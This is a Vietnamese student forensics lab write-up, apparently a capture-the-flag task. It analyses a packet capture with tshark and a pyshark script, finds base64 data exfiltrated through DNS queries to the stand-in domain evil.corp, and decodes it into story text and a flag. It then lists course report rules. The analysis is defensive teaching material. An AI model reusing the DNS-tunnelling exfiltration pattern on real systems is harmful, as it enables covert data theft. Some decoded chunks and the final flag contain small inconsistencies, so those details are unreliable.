## Kịch bản 6:

Đầu tiên em sẽ thực hiện phân tích các truy cập HTTP đến các trang web nào:

```
(nghianguyen@kali)-[~/PhapChung/ThucHanh4]
$ tshark -r Nandemonaiya_kb06.pcapng -Y http.request -T fields -e http.request.method -e ip.src -e ip.dst -e http.host -e http.request.uri

M-SEARCH      192.168.196.1      239.255.255.250 239.255.255.250:1900 *
M-SEARCH      192.168.196.1      239.255.255.250 239.255.255.250:1900 *
M-SEARCH      192.168.196.1      239.255.255.250 239.255.255.250:1900 *
M-SEARCH      192.168.196.1      239.255.255.250 239.255.255.250:1900 *
POST 192.168.196.133 50.63.243.230   ocsp.godaddy.com /
POST 192.168.196.133 63.239.233.83   ocsp.int-x3.letsencrypt.org /
POST 192.168.196.133 172.217.9.3     ocsp.pki.goog /GTSGIAG3
POST 192.168.196.133 172.217.9.3     ocsp.pki.goog /GTSGIAG3
POST 192.168.196.133 172.217.9.3     ocsp.pki.goog /GTSGIAG3
POST 192.168.196.133 72.21.91.29     ocsp.digicert.com /
POST 192.168.196.133 72.21.91.29     ocsp.digicert.com /
POST 192.168.196.133 63.239.233.65   ocsp.comodoca.com /
POST 192.168.196.133 63.239.233.65   ocsp.comodoca.com /
POST 192.168.196.133 50.63.243.230   ocsp.godaddy.com /
POST 192.168.196.133 50.63.243.230   ocsp.godaddy.com /
POST 192.168.196.133 172.217.9.3     ocsp.pki.goog /GTSGIAG3
POST 192.168.196.133 216.137.43.132  ocsp.scalb.amazontrust.com /
POST 192.168.196.133 216.137.43.132  ocsp.scalb.amazontrust.com /
POST 192.168.196.133 216.137.43.132  ocsp.scalb.amazontrust.com /
POST 192.168.196.133 72.21.91.29     ocsp.digicert.com /
POST 192.168.196.133 72.21.91.29     ocsp.digicert.com /
POST 192.168.196.133 172.217.9.3     ocsp.pki.goog /GTSGIAG3
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 172.217.9.3     ocsp.pki.goog /GTSGIAG3
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 216.137.43.132  ocsp.scalb.amazontrust.com /
POST 192.168.196.133 216.137.43.132  ocsp.scalb.amazontrust.com /
POST 192.168.196.133 151.139.128.10  ocsp.sectigo.com /
POST 192.168.196.133 216.137.43.132  ocsp.scalb.amazontrust.com /
POST 192.168.196.133 63.239.233.65   ocsp.comodoca.com /
```

Với những kết quả mà em nhận được thì thấy nhiều gói POST có liên quan đến các máy chủ OSCP, xem qua hết tất cả thì em thấy chúng đều là các yêu cầu POST hợp lệ, hướng đến các máy chủ OSCP để kiểm tra trạng thái chứng chỉ SSL/TLS, không có gì khác thường ở đây.

Em cũng thực hiện xem thử qua nội dung các gói POST xem sao:

```
(nghianguyen@kali)~[/PhapChung/ThucHanh4]
$ tshark -r Nandemonaiya_kb06.pcapng -Y "http.request.method == \"POST\"" -T fields -e ip.src -e ip.dst -e http.host -e http.request.uri -e http.file_data
192.168.196.133 50.63.243.230 ocsp.godaddy.com / 0J0H0F0D0B0\t+
192.168.196.133 63.239.233.83 ocsp.int-x3.letsencrypt.org / 0S0Q000M0K0\t+
192.168.196.133 172.217.9.3 ocsp.pki.goog /GTSGIAG3 0Q000M0K0I0\t+
192.168.196.133 172.217.9.3 ocsp.pki.goog /GTSGIAG3 0Q000M0K0I0\t+
192.168.196.133 172.217.9.3 ocsp.pki.goog /GTSGIAG3 0Q000M0K0I0\t+
192.168.196.133 72.21.91.29 ocsp.digicert.com / 0Q000M0K0I0\t+
192.168.196.133 72.21.91.29 ocsp.digicert.com / 0Q000M0K0I0\t+
192.168.196.133 63.239.233.65 ocsp.comodoca.com / 0Q000M0K0I0\t+
192.168.196.133 63.239.233.65 ocsp.comodoca.com / 0Q000M0K0I0\t+
192.168.196.133 50.63.243.230 ocsp.godaddy.com / 0J0H0F0D0B0\t+
192.168.196.133 50.63.243.230 ocsp.godaddy.com / 0J0H0F0D0B0\t+
192.168.196.133 172.217.9.3 ocsp.pki.goog /GTSGIAG3 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 72.21.91.29 ocsp.digicert.com / 0Q000M0K0I0\t+
192.168.196.133 72.21.91.29 ocsp.digicert.com / 0Q000M0K0I0\t+
192.168.196.133 172.217.9.3 ocsp.pki.goog /GTSGIAG3 0Q000M0K0I0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
192.168.196.133 172.217.9.3 ocsp.pki.goog /GTSGIAG3 0Q000M0K0I0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 63.239.233.65 ocsp.comodoca.com / 0Q000M0K0I0\t+
192.168.196.133 216.137.43.132 ocsp.scalb.amazontrust.com / 0Q000M0K0I0\t+
192.168.196.133 50.63.243.230 ocsp.godaddy.com / 0I0G0E0C0A0\t+
192.168.196.133 151.139.128.10 ocsp.sectigo.com / 0Q000M0K0I0\t+
```

Dữ liệu tệp http.file\_data có vẻ như bị mã hóa.



Tiếp theo em sẽ thực hiện phân tích các request DNS xem sao:

```
(nghianguyen@kali)-[~/PhapChung/ThucHanh4]
$ tshark -r Nandemonaiya_kb06.pcapng -Y "dns" -T fields -e ip.src -e ip.dst -e dns.qry.name
192.168.196.133 192.168.196.1 QXQgdGhl.evil.corp
192.168.196.1 192.168.196.133 QXQgdGhl.evil.corp
192.168.196.133 192.168.196.1 IG5leHQg.evil.corp
192.168.196.1 192.168.196.133 IG5leHQg.evil.corp
192.168.196.133 192.168.196.1 c3RvcCwg.evil.corp
192.168.196.1 192.168.196.133 c3RvcCwg.evil.corp
192.168.196.133 192.168.196.1 SSBzcHJp.evil.corp
192.168.196.1 192.168.196.133 SSBzcHJp.evil.corp
192.168.196.133 192.168.196.1 bnQgb2Zm.evil.corp
192.168.196.1 192.168.196.133 bnQgb2Zm.evil.corp
192.168.196.133 192.168.196.1 IHRoZSB0.evil.corp
192.168.196.1 192.168.196.133 IHRoZSB0.evil.corp
192.168.196.133 192.168.196.1 cmFpbiBh.evil.corp
192.168.196.1 192.168.196.133 cmFpbiBh.evil.corp
192.168.196.133 192.168.196.1 bmQgc3Rh.evil.corp
192.168.196.1 192.168.196.133 bmQgc3Rh.evil.corp
192.168.196.133 192.168.196.1 cnQgcVvu.evil.corp
192.168.196.1 192.168.196.133 cnQgcVvu.evil.corp
192.168.196.133 192.168.196.1 bmluZyB3.evil.corp
192.168.196.1 192.168.196.133 bmluZyB3.evil.corp
192.168.196.133 192.168.196.1 aWxkbHkg.evil.corp
192.168.196.1 192.168.196.133 aWxkbHkg.evil.corp
192.168.196.133 192.168.196.1 YXJvdW5k.evil.corp
192.168.196.1 192.168.196.133 YXJvdW5k.evil.corp
192.168.196.133 192.168.196.1 IHRoZSBz.evil.corp
192.168.196.1 192.168.196.133 IHRoZSBz.evil.corp
192.168.196.133 192.168.196.1 dHJlZXRz.evil.corp
192.168.196.1 192.168.196.133 dHJlZXRz.evil.corp
192.168.196.133 192.168.196.1 LCBzZWYy.evil.corp
192.168.196.1 192.168.196.133 LCBzZWYy.evil.corp
192.168.196.133 192.168.196.1 Y2hpbmcg.evil.corp
192.168.196.1 192.168.196.133 Y2hpbmcg.evil.corp
192.168.196.133 192.168.196.2 vi.wikipedia.org
192.168.196.133 192.168.196.2 vi.wikipedia.org
```

Ở đây em đã bắt đầu thấy sự bất thường khi mà truy vấn dns lại xuất hiện các tên miền có các kí tự có vẻ như đã được mã hóa và không thể đọc được.

Các tên miền đã mã hóa này đều có đuôi là .evil.corp, ngoài ra thì trong các kết quả trả về khi em xài câu lệnh trong hình, em thấy các tên miền .evil.corp là chiếm phần lớn, con số đáng kể hơn nhiều với các truy vấn dns đến các tên miền phổ biến.

Điều này làm em khá chắc chắn rằng đây chính là dữ liệu đã bị rò rỉ ra bên ngoài, vì thế mà em sẽ tiến hành phân tích sâu hơn vào các tên miền này.

Có vẻ như các chuỗi đó đã được mã hóa bằng base64, để kiểm chứng em sẽ thử chạy 1 câu lệnh sau:

```
(nghianguyen@kali)-[~/PhapChung/ThucHanh4]
$ echo "QXQgdGhl.evil.corp" | base64 -d
At thebase64: invalid input
```

Đúng thật là các chuỗi đó đã được encode base64.

Tiếp theo em sẽ viết code python để thực hiện đưa file pcap vào code, rồi trích xuất ra các truy vấn dns của tên miền liên quan đến .evil.corp, cuối cùng là đưa chúng vào giải mã:

```
kb6.py  ×
kb6.py > ...
1  import pyshark
2  import base64
3
4  def process_pcapng(file_path, filter_ip):
5      cap = pyshark.FileCapture(file_path, display_filter="dns")
6
7      base64_data = ""
8      decoded_result = []
9
10     for packet in cap:
11         try:
12             dns_query = packet.dns.qry_name
13             src_ip = packet.ip.src
14
15             if src_ip == filter_ip and dns_query.endswith(".evil.corp"):
16                 # Lấy chuỗi base64, bỏ phần .evil.corp
17                 base64_chunk = dns_query.replace(".evil.corp", "")
18                 base64_data += base64_chunk # Nối các chuỗi base64 vào nhau
19
20             elif base64_data: # Nếu có dữ liệu base64, giải mã
21                 try:
22                     # Giải mã base64
23                     decoded = base64.b64decode(base64_data).decode("utf-8", errors="ignore")
24                     if decoded.strip() and decoded not in decoded_result:
25                         decoded_result.append(decoded.strip()) # Lưu kết quả nếu chưa có
26                 except Exception as e:
27                     print(f"Lỗi khi giải mã base64: {e}")
28                 base64_data = "" # Reset sau khi giải mã
29
30         except AttributeError:
31             continue
```

```

34
35     # Xu'ly chuỗi cuối cùng nếu vẫn còn dữ liệu base64 chưa giải mã
36     if base64_data:
37         try:
38             decoded = base64.b64decode(base64_data).decode("utf-8", errors="ignore")
39             if decoded.strip() and decoded not in decoded_result:
40                 decoded_result.append(decoded.strip())
41         except Exception as e:
42             print(f"Lỗi khi giải mã base64 (cuối file): {e}")
43
44     cap.close()
45     return decoded_result
46
47 def save_to_file(decoded_domains, output_file):
48     with open(output_file, "w") as f:
49         f.write("\n".join(decoded_domains))
50
51 def main():
52     input_file = "Nandemonaiya_kb06.pcapng"
53     output_file = "decoded.txt"
54     filter_ip = "192.168.196.133"
55
56     decoded_domains = process_pcapng(input_file, filter_ip)
57     save_to_file(decoded_domains, output_file)
58
59
60 if __name__ == "__main__":
61     main()

```

Sau khi chạy đoạn code trên, em nhận được kết quả sau:

```

1  At the next stop, I sprint off the train and start running wildly around the streets, searching for her. I know that she is searching for me right now in the same way. CSACTF{
2  We had met before. Or maybe that was just a feeling. Just a dream. A delusion from a past life. But still, we had wanted to be together for just a little longer. We want to be to
3  Sorry_
4  As I sprint up a hilly road, I wonder. Why am I running? Why am I looking for him? Somewhere deep down, I probably already know the answers to those questions. My mind doesn't r
5  for_
6  Fighting back the urge to burst out running, I slowly make my way up the stairs. A wind blows by, carrying the scent of flowers and puffing up my suit. She is standing at the
7  sp0llng!_
8  We slowly draw close to each other, our eyes cast down. He says nothing, and I too fail to find any words. Still remaining silent, we pass each other. In that moment, my entire
9  lf_y0u_h4ve_n0t,_
10 So I turn around. With the exact same speed, she too turns around and looks at me. She is on tiptoe, eyes open wide, the city of Tokyo behind her back. I notice that her hair is tied
11 We met. We finally met. By the time I think that I'm about to cry, tears have already started falling. He sees that and smiles. I return the smile as I weep, and take a deep breath
12 w4tch_1t!}
13 And then, at the same time, we open our mouths, harmonizing our voices like children doing a cheer. "Your name?"

```

Với kết quả trên, em thấy ra ngay chữ CSACTF{

Vậy flag ở đây chính là CSACTF{ S0rry\_ f0r\_ sp0llng!\_ lf\_y0u\_h4ve\_n0t,\_ w4tch\_1t! }



---

*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

## **YÊU CẦU CHUNG**

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### **Báo cáo:**

- File **.DOCX và .PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX\_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
- Ví dụ: [NT101.K11.ANTT]-Exe01\_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại [courses.uit.edu.vn](https://courses.uit.edu.vn).

### **Đánh giá:**

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**